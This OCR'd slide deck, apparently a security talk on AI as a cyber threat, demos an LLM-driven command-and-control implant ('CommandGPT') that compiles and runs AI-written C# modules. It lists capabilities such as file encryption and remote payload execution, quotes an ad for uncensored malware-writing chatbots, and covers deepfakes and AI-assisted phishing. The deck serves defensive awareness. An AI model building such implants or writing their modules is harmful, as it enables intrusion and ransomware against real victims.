
👎

Replace our C2 with a chatbot

Release an operational C2 framework

AI as a disruptor/threat

CommandGPT



CommandGPT.exe

Ask user for command

Ask OpenAI for module

`CompileAssemblyFromSource`

Send output

OpenAI .NET sdk
betalgo/openai


Azure OpenAI

CompletionRequest

CompletionResult

AI as a disruptor/threat


CommandGPT



adce03d8-3336-4c29-a581-cd1fcf20f3ab

GPT Prompt: list running processes

```
"Process: vmtoolsd ID: 3016\r\nProcess: fontdrvhost ID: 860\r\nProcess: firefox ID: 1
\nProcess: firefox ID: 10336\r\nProcess: svchost ID: 1284\r\nProcess: RuntimeBroke
13344\r\nProcess: RuntimeBroker ID: 1704\r\nProcess: VGAuthService ID: 2996\r\nP
836\r\nProcess: svchost ID: 4280\r\nProcess: PerfWatson2 ID: 7992\r\nProcess: svc
396\r\nProcess: ServiceHub.ThreadedWaitDialog ID: 13756\r\nProcess: SecurityHeal
Calculator ID: 8148\r\nProcess: cmd ID: 5244\r\nProcess: svchost ID: 812\r\nProces
ShellExperienceHost ID: 1236\r\nProcess: svchost ID: 4252\r\nProcess: svchost ID: 8
msedgewebview2 ID: 12672\r\nProcess: TeamServer ID: 20400\r\nProcess: explorer
8980\r\nProcess: Microsoft.ServiceHub.Controller ID: 7684\r\nProcess: ServiceHub.I
SgrmBroker ID: 6388\r\nProcess: firefox ID: 11128\r\nProcess: SecurityHealthHost ID
\nProcess: svchost ID: 1640\r\nProcess: svchost ID: 1344\r\nProcess: browser_broke
ID: 5944\r\nProcess: smss ID: 340\r\nProcess: Implant ID: 16428\r\nProcess: svchos
\nProcess: vmtoolsd ID: 5932\r\nProcess: firefox ID: 5568\r\nProcess: msedgewebvi
firefox ID: 2904\r\nProcess: svchost ID: 2472\r\nProcess: VBCSCompiler ID: 19480\r
19012\r\nProcess: svchost ID: 1172\r\nProcess: svchost ID: 4188\r\nProcess: Snippi
ID: 7632\r\nProcess: msedgewebview2 ID: 15184\r\nProcess: svchost ID: 2888\r\nPr
ServiceHub.Host.AnyCPU ID: 3740\r\nProcess: SearchUI ID: 10768\r\nProcess: svchc
firefox ID: 1576\r\nProcess: OfficeClickToRun ID: 2868\r\nProcess: conhost ID: 7604
```


C:\Users\User\Downloads\W2C2-master\Implant\bin\Debug\Implant.exe

```
CompletionResult:


using System;
using System.Diagnostics;

namespace gpt
{
    class Program
    {
        public static void Main()
        {
            Process[] processlist = Process.GetProcesses();
            foreach (Process process in processlist)
            {
                Console.WriteLine("Process: {0} ID: {1}", process.ProcessName, process.Id);
            }
        }
    }
}
OUTPUT:
Process: vmtoolsd ID: 3016
Process: fontdrvhost ID: 860
Process: firefox ID: 11176
Process: svchost ID: 10004
Process: svchost ID: 2148
Process: firefox ID: 10336
Process: svchost ID: 1284
Process: SearchProtocolHost ID: 20244
Process: ServiceHub.IntellicodeModelService ID: 13344
Process: RuntimeBroker ID: 1704
Process: VGAuthService ID: 2996
Process: msedgewebview2 ID: 5376
Process: svchost ID: 836
Process: svchost ID: 4280
Process: PerfWatson2 ID: 7992
Process: svchost ID: 6864
Process: svchost ID: 2984
Process: dwm ID: 396
Process: ServiceHub.ThreadedWaitDialog ID: 13756
Process: SecurityHealthSystray ID: 8152
Process: devenv ID: 8580
Process: Calculator ID: 8148
Process: cmd ID: 5244
Process: svchost ID: 812
Process: firefox ID: 10860
Process: firefox ID: 10288
Process: ShellExperienceHost ID: 1236
Process: svchost ID: 4252
Process: svchost ID: 8128
```

AI as a disruptor/threat

CommandGPT

List files in directories

Check user accounts

Download a remote file

Create a file

List running processes

Start a process


Encrypt files in a folder

Change the desktop background

Download and execute another C# assembly/exe

AI as a disruptor/threat

CommandGPT – keyboard layout


13.81.222.167 - Remote Desktop Connection

C:\Users\nvisoadmin\Desktop\Debug\Implant.exe

Firefox Web Browser sep 27 21:20

CommandGPT UI

localhost:3000/implants

Implants / Implants

Implants

IMPLANTS

4b1630b5-93d3-4dfe-8a3a-3533658ce53e


GPT Prompt

SEND COMMAND

© 2023, made using **Creative Tim**


AI as a disruptor/threat

CommandGPT – process check


13.81.222.167 - Remote Desktop Connection
Recycle Bin
Important
C:\Users\nvisoadmin\Desktop\Debug\Implant.exe
Webex
Debug
Activate Windows
Go to Settings to activate Windows.
20:44
25.09.2023

```
CompletionResult:
```
using System;
using System.Windows.Forms;

namespace gpt
{
    class Program
    {
        public static void Main()
        {
            InputLanguage currentInputLanguage = InputLanguage.CurrentInputLanguage;
            Console.WriteLine("Keyboard layout: " + currentInputLanguage.LayoutName);
            Console.WriteLine("Culture: " + currentInputLanguage.Culture.DisplayName);
            Console.WriteLine("Code page: " + currentInputLanguage.Culture.TextInfo.ANSICodePage);
        }
    }
}
```
OUTPUT:
Keyboard layout: United States-International
Culture: English (United States)
Code page: 1252
```




4b1630b5-93d3-4dfe-8a3a-3533658ce53e

GPT Prompt: show the system's keyboard settings

AI as a disruptor/threat

CommandGPT – encrypt files



Important

Name	Date modified	Type	Size
Confidential.txt	9/27/2023 7:47 PM	Text Document	1 KB

C:\Users\nvisoadmin\Desktop\Debug\Implant.exe

localhost:3000/implants

Implants

IMPLANTS

dadbf705-d49b-42a9-9c3f-8c9f671d5505

GPT Prompt

64e46a30-dacd-4d70-b9d7-5c299aa096fc

GPT Prompt: encrypt all files in C:\Users\nvisoadmin\Desktop\Important using XOr with key A. Change every file extension to .ares


AI as a disruptor/threat

Malicious actors take it a step further

As cyber defense professionals, we are bound to ethical behaviour
Ransomware groups care less about ethics

Purpose-built models:

- FraudGPT
- WormGPT
- Evil-GPT
- WolfGPT
- XXXGPT



XXXGPT

Introducing a revolutionary service that offers personalized bot AI customization, backed by a dedicated team of five experts specifically tailored to your project. With no censorship or restrictions, you have the freedom to explore and implement your desired functionalities. Our work process operates on escrow, ensuring secure transactions.

CODE YOUR

BOTNET
RAT
CRYPTER
MALWARE
INFOSTEALER
CRYPTOSTEALER
POS & ATM MALWARE


Train model with successful executed modules
or evasion information

AI as a disruptor/threat

Deepfakes

Foundational Digital Imaging & Early Neural Networks: Photoshop, GPUs (1988-2000s)

Rise of Generative Networks & Early Video Manipulation: GANs (2014-2016)



Mainstreaming Deepfakes & Advanced Generative Models: rise of first “viral” deepfake videos (2017-now)

AI as a disruptor/threat

Deepfakes

Original clip (English)


French (Deepfake)

German (Deepfake)

Source: YouTube (https://www.youtube.com/watch?v=AACmqiiJJS4)


AI as a disruptor/threat

Deepfakes




Audio Deepfakes

- **2016**: Synthetic voice generation becomes possible
- **2018**: Voice “cloning” break-throughs based on samples
- **2020**: Technology becomes easily accessible (open source)
- **2022:** SaaS platforms for voice cloning become mainstream




GitHub **2018**



☑ *Text-to-Speech* ☑ *Speech-to-Speech* ☑ *Neural Audio Editing* ☑

Resemble’s AI voice generator lets you create human–like voiceovers in seconds.

RESEMBLE.A



High Quality AI Voice Cloning

Create the perfect digital replica of your voice using the most advanced voice cloning AI from only a few minutes of audio. Reach unparalleled accuracy across 28 languages and 50+ accents.

IIElevenLabs

2023

AI as a disruptor/threat

Deepfakes – adversarial use cases

Identity Theft and Impersonation

Blackmail and Coercion

Social Engineering Attacks

AI as a disruptor/threat

Deepfakes – why relevant for cyber defenders?

Identity Theft and Impersonation

Will become relevant
for us over time
(trick voice auth for
banks, …)

Blackmail and Coercion

Not ethical,
never in scope

Social Engineering Attacks

Our Focus now

AI as a disruptor/threat

Phishing Attacks

What makes Phishing successful?

Bypass technical **defensive measures**

Gain target’s **trust** and make them **care** enough

Remain **unsuspicious**

Pretext matters!

AI as a disruptor/threat

Phishing Attacks

Why use AI for phishing?

AI generated pretext for phishing:

- in their **native language** with flawless grammar
- ingest “**personalized**” information (from public sources)
- reference and provide **decoy** documents
- with **variations** per target
- Use APIs for **automation**
- Saves **time** overall

AI as Force Multiplier

AI as a force multiplier

The first step was automation

Given the **ever-expanding technology landscape** and the **global talent shortage**, automation is no longer a nice-to-have in Security Operations. Some examples where automation plays a pivotal role to prevent, detect and respond to incidents:

PREVENT

- Desired State Configuration
- Automated Patch Roll-Out
- Infrastructure-as-code scanning
- Privilege Management
- Posture Management (e.g. CSPM)

DETECT

- Analytical Playbooks
- Automated testing of detection analytics

